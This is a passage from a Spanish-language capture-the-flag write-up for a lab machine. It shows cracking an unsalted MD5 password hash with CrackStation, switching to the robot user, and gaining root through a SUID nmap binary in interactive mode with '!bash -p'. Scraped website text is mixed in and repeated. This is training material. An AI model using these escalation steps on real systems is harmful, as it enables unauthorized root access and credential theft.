daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Procedo a decodificar la cadena de texto del fichero password.raw-md5, con la ayuda de la herramienta crackstation.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Utilizo el resultado para escalar privilegios al usuario robot.

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack passwords for that hash. The hash values are indexed so that password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

File Actions Edit View Help

Wordlist

daemon@linux:/home/robot\$ su robot
Password:
robot@linux:~\$ whoami
robot
robot@linux:~\$

see tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Rodríguez, Facundo Iván

12

Accedo al contenido encontrado en /home/robot que me había sido denegado el acceso con el usuario daemon. (2da flag).

```
robot@linux:~$ pwd
/home/robot
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Busco binarios que puedo ejecutar como usuario root.

```
robot@linux:~$ find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Veó que está instalado nmap. Procedo a ejecutarlo de forma interactiva y abuso de esto para escalar privilegios a root.

```
robot@linux:~$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bash -p
bash-4.3# whoami
root
bash-4.3#
```

Encuentro la tercer flag en el directorio root.

```
bash-4.3# cd /root
bash-4.3# ls
firstboot_done key-3-of-3.txt
bash-4.3# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
bash-4.3#
```